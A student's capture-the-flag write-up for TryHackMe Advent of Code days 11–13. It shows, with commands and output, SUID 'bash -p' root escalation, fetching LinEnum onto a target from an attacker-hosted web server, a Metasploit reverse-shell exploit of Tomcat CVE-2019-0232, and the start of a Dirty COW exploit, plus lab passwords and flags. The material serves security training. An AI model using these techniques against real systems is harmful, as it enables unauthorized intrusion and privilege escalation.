PSP0201
WEEK 4
WRITE UP

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Day 11 - Networking - The Rogue Gnome

Q1: What type of privilege escalation involves using a user account to execute commands as an administrator?
Answer: Vertical privilege escalation
Because the attacker or hacker get more permission with an existing account they hold.

Q2: You gained a foothold into the server via www-data account. You managed to pivot it to another account that can run sudo commands. What kind of privilege escalation is this?
Answer: Vertical privilege escalation
Because the attacker or hacker get more permission with an existing account they hold.

Q3: You gained a foothold into the server via www-data account. You managed to pivot it to Sam the analyst's account. The privileges are almost similar. What kind of privilege escalation is this?
Answer: Horizontal privilege escalation
The attacker expands their privilege by taking other account and misuse the privilege that granted on that user for their own benefit.

Q4: What is the name of the file that contains a list of users who are a part of the sudo group?
Answer: sudoers

Q5: What is the Linux Command to enumerate the key for SSH?
Answer: find / -name id_rsa 2> /dev/null

Q6: If we have an executable file named find.sh that we just copied from another machine, what command do we need to use to make it be able to execute?
Answer: Chmod +x find.sh

Q7: The target machine you gained a foothold into is able to run wget. What command would you use to host a http server using python3 on port 9999?
Answer: python3 -m http.server 9999

Q8: What are the contents of the file located at /root/flag.txt?

Answer: thm{2fb10afe933296592}

We use SSH to log into our vulnerable machine in this case is 10.10.45.190. We use provided password which is aoc2020

```
┌──(kali㉿kali)-[~]
└─$ ssh cmnatic@10.10.45.190
The authenticity of host '10.10.45.190 (10.10.45.190)' can't be established.
ED25519 key fingerprint is SHA256:hUBCWd6O4fUKKG/W7Q/by9myXx/TJXtwU4lk5pqpmvc
.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:11: [hashed name]
    ~/.ssh/known_hosts:14: [hashed name]
    ~/.ssh/known_hosts:15: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.45.190' (ED25519) to the list of known host
s.
cmnatic@10.10.45.190's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-126-generic x86_64)
```


Once we get into our vulnerable machine, we download LinEnum.sh script to our local machine which is this time we use Kali Linux. LinEnum.sh is a script that used to enumerate to collect information from our vulnerable machine.

```
┌──(kali㉿kali)-[~]
└─$ wget https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.
sh
--2022-06-27 09:59:05--  https://raw.githubusercontent.com/rebootuser/LinEnum
/master/LinEnum.sh
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.10
8.133, 185.199.109.133, 185.199.110.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.1
08.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 46631 (46K) [text/plain]
Saving to: 'LinEnum.sh'

LinEnum.sh          100%[===================>]  45.54K  --.-KB/s    in 0.07s

2022-06-27 09:59:06 (629 KB/s) - 'LinEnum.sh' saved [46631/46631]
```


After that, we use python3 to turn our machine into web server so that we can download our script file which is LinEnum.sh to our vulnerable machine.


```
┌──(kali㉿kali)-[~]
└─$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
10.10.45.190 - - [27/Jun/2022 11:00:00] "GET /LinEnum.sh HTTP/1.1" 200 -
```

Next, on the terminal where we already connected to the vulnerable machine, we upload the LinEnum.sh file there using `wget http://10.8.94.82:8080/LinEnum.sh` . 10.8.94.82 is our IP address when get connected to THM using openvpn.




After that, we use `chmod +x LinEnum.sh` command to make the script file executable. Next, we execute the script.





Once we execute the file, we get a lot of information that we actually do not need. In this case we use SUID command to find the machine for executable with SUID permission set. The command is: `find / -perm -u=s -type f 2>/dev/null`



```
Last login: Mon Jun 27 14:57:00 2022 from 10.8.94.82
-bash-4.4$ find / -perm -u=s -type f 2>/dev/null
/bin/umount
/bin/mount
/bin/su
/bin/fusermount
/bin/bash
/bin/ping
/snap/core/10444/bin/mount
/snap/core/10444/bin/ping
/snap/core/10444/bin/ping6
/snap/core/10444/bin/su
```

After that, we can run command whoami to see our privilege. Then we use `bash -p` to escalate our privilege to root. Then, we run cat /root/flag.txt so that we get to know the flag which is `thm{2fb10afe933296592}`.

```
-bash-4.4$ whoami
cmnatic
-bash-4.4$ bash -p
bash-4.4# whoami
root
```

```
bash-4.4# cat /root/flag.txt
thm{2fb10afe933296592}
```

Thought process / methodology:

We use SSH to log into our vulnerable machine in this case is 10.10.45.190. We use provided password which is aoc2020. Once we get into our vulnerable machine, we download LinEnum.sh script to our local machine which is this time we use Kali Linux. LinEnum.sh is a script that used to enumerate to collect information from our vulnerable machine. After that, we use python3 to turn our machine into web server so that we can download our script file which is LinEnum.sh to our vulnerable machine. Next, on the terminal where we already connected to the vulnerable machine, we upload the LinEnum.sh file there using `wget http://10.8.94.82:8080/LinEnum.sh` . 10.8.94.82 is our IP address when get connected to THM using openvpn. After that, we use `chmod +x LinEnum.sh` command to make the script file executable. Next, we execute the script. Once we execute the file, we get a lot of information that we actually do not need. In this case we use SUID command to find the machine for executable with SUID permission set. The command is: `find / -perm -u=s -type f 2>/dev/null.` After that, we can run command whoami to see our privilege. Then we use `bash -p` to escalate our privilege to root. Then, we run cat /root/flag.txt so that we get to know the flag which is `thm{2fb10afe933296592}`.


Day 12 - Networking - Ready, set, elf.

Tools used: Attackbox, Firefox, Metasploit.


Q1: What is the version number of the web server?

Answer: 9.0.17

We scan the given machine IP address using NMAP to get the port that connected to the web server which is port 8080.




With the IP address given and the port number we just get, we search it at the search bar and landed on the apache Tomcat website which is open source software. We can see the version number is 9.0.17




Q2: What CVE can be used to create a Meterpreter entry onto the machine? (Format:CVE-XXXX-XXXX)

Answer: CVE-2019-0232

We then search for apache Tomcat 9.0.17 CVE to find if there is vulnerabilities on this open source. Then we found the CVE which is CVE-2019-0232





Q3: What are the contents of flag1.txt

Answer: thm{whacking_all_the_elves}

We then use metasploit to find the flag using the vulnerability of that web server had.

```
msf5 > windows/http/tomcat_cgi_cmdlineargs
[-] Unknown command: windows/http/tomcat_cgi_cmdlineargs.
This is a module we can load. Do you want to use windows/http/tomcat_cgi_cmdline
args? [y/N]   y
```

We then set the LHOST (our machine IP address), RHOST (target machine IP address), and TARGETURI (target URL). In this case, we are given CGI script which is elfwhacker.bat file.

```
msf5 exploit(windows/http/tomcat_cgi_cmdlineargs) > set LHOST
LHOST => 10.10.84.6
msf5 exploit(windows/http/tomcat_cgi_cmdlineargs) > set RHOST 10.10.115.13
RHOST => 10.10.115.13
msf5 exploit(windows/http/tomcat_cgi_cmdlineargs) > set TARGETURI http://10.10.1
15.13/cgi-bin/elfwhacker.bat
TARGETURI => http://10.10.115.13/cgi-bin/elfwhacker.bat
```

We then use exploit command to start the exploitation.

```
msf5 exploit(windows/http/tomcat_cgi_cmdlineargs) > exploit

[*] Started reverse TCP handler on 10.10.84.6:4444
[*] Executing automatic check (disable AutoCheck to override)
[+] The target is vulnerable.
[*] Command Stager progress -   6.95% done (6999/100668 bytes)
[*] Command Stager progress -  13.91% done (13998/100668 bytes)
[*] Command Stager progress -  20.86% done (20997/100668 bytes)
[*] Command Stager progress -  27.81% done (27996/100668 bytes)
[*] Command Stager progress -  34.76% done (34995/100668 bytes)
[*] Command Stager progress -  41.72% done (41994/100668 bytes)
[*] Command Stager progress -  48.67% done (48993/100668 bytes)
[*] Command Stager progress -  55.62% done (55992/100668 bytes)
[*] Command Stager progress -  62.57% done (62991/100668 bytes)
[*] Command Stager progress -  69.53% done (69990/100668 bytes)
[*] Command Stager progress -  76.48% done (76989/100668 bytes)
[*] Command Stager progress -  83.43% done (83988/100668 bytes)
[*] Command Stager progress -  90.38% done (90987/100668 bytes)
[*] Command Stager progress -  97.34% done (97986/100668 bytes)
[*] Command Stager progress - 100.02% done (100692/100668 bytes)
[*] Sending stage (176195 bytes) to 10.10.115.13
```

As the exploit end, we use ls command to see the file within it. We found flag1.txt, the file we want to see the content in it.

```
thm{whacking_all_the_elves}meterpreter > ls
Listing: C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB
-INF\cgi-bin
================================================================================
============

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100777/rwxrwxrwx  73802  fil   2022-06-30 16:12:57 +0100  JVsTX.exe
100777/rwxrwxrwx  825    fil   2020-11-19 03:49:25 +0000  elfwhacker.bat
100666/rw-rw-rw-  27     fil   2020-11-19 22:05:43 +0000  flag1.txt
```

We run the cat command on it and get the flag which is thm{whacking_all_the_elves}.

```
meterpreter > cat flag1.txt
thm{whacking_all_the_elves}me
```

Q4: What were the Metasploit settings you had to set?

We need to set the LHOST (our machine IP address) which is in this case 10.10.84.6 as we use the attack box. Then, we set RHOST (target machine's IP address) which is 10.10.115.13 and then our TARGETURI (target URL).

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Thought process / methodology:

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Day 13 - Networking - Coal for Christmas

Tools : kali Linux, Google Search

Q1: What old, deprecated protocol and service is running?

Open the terminal and run nmap and the machine ip address**(nmap 10.10.127.157)**. The details about port and service that is running will appear.

```
┌──(1211103424㉿kali)-[~]
└─$ nmap 10.10.127.157
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-01 12:57 EDT
Nmap scan report for 10.10.127.157
Host is up (0.20s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT    STATE SERVICE
22/tcp  open  ssh
23/tcp  open  telnet
111/tcp open  rpcbind

Nmap done: 1 IP address (1 host up) scanned in 26.99 seconds
```

The further information about all the service can be search on internet. Telnet is the service that is asked.

Telnet is rarely used to connect computers anymore because of its lack of security. However, **it is still functional**; there's a Telnet client in Windows (10, 8, 7, and Vista), although you may have to enable Telnet first. 23 Jun 2021

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What Exactly Is Telnet and What Does It Do? - Lifewire

Is telnet obsolete?

Telnet, however, has other interesting angles to it for security research. As **it has been deprecated**, it is typically still visible on legacy equipment, in particular network infrastructure equipment. In short, Telnet typically appears on older network equipment.

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

Q2: What credential was left for you?

Run telnet followed by the machine ip address**(telnet 10.10.127.157)** to connect to this service. After that, the information such as greetings, username and password will appear. The password (**clauschristmas**) is the credential we want.



Q3: What distribution of Linux and version number is this server running?

Run ssh and followed by santa@machine ip address (**santa@10.10.127.157**). Enter the password given in the section.



Enter **cat /etc/*release** . Distribution of Linux and version number the server is running can be observed from the information below.

```
┌──(1211103424㉿kali)-[~]
└─$ ssh santa@10.10.127.157
santa@10.10.127.157's password:
                \ /
              ⟶*⟵
               /o\
              /_\_\
             /_/_0_\
            /_o_\_\_\
           /_/_/_/_/o\
          /@\_\_\@\_\_\
         /_/_/o/_/_/_/_\
        /_\_\_\_\_\o\_\_\
       /_/0/_/_/_0_/_/@/_\
      /_\_\_\_\_\_\_\_\_\_\
     /_/o/_/_/@/_/_/o/_/0/_\
                [___]
Last login: Fri Jul  1 17:26:18 2022 from 10.8.95.107
$ ls
christmas.sh  cookies_and_milk.txt
$ cat /etc/*release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=12.04
DISTRIB_CODENAME=precise
DISTRIB_DESCRIPTION="Ubuntu 12.04 LTS"
$
```

Q4: Who got here first?

Run cat command and followed by the **cookies_and_milk.txt** to view the file. The information which is message from the one that got here first (**Grinch**) can be seen.


```
$ cat cookies_and_milk.txt
/*****************************************************
// HAHA! Too bad Santa! I, the Grinch, got here
// before you did! I helped myself to some of
// the goodies here, but you can still enjoy
// some half eaten cookies and this leftover
// milk! Why dont you try and refill it yourself!
//    - Yours Truly,
//          The Grinch
//*****************************************************/
```


Q5: What is the verbatim syntax you can use to compile, taken from the real C source code comments?

Search for related line of code in the file **cookies_and_milk.txt .**


```
char *generate_password_hash(char *plaintext_pw) {
  return crypt(plaintext_pw, salt);
}
```

Search the line of code in the Google Search to find the source code that related to the task which in this case it is from github **(dirty.c)**.






The verbatim syntax needed can be found in the source code **(dirty.c)**



Q6: What "new" username was created, with the default operations of the real C source code?

Run **nano dirty.c** to create and paste the new file which is **dirty.c** that is copied from the internet.



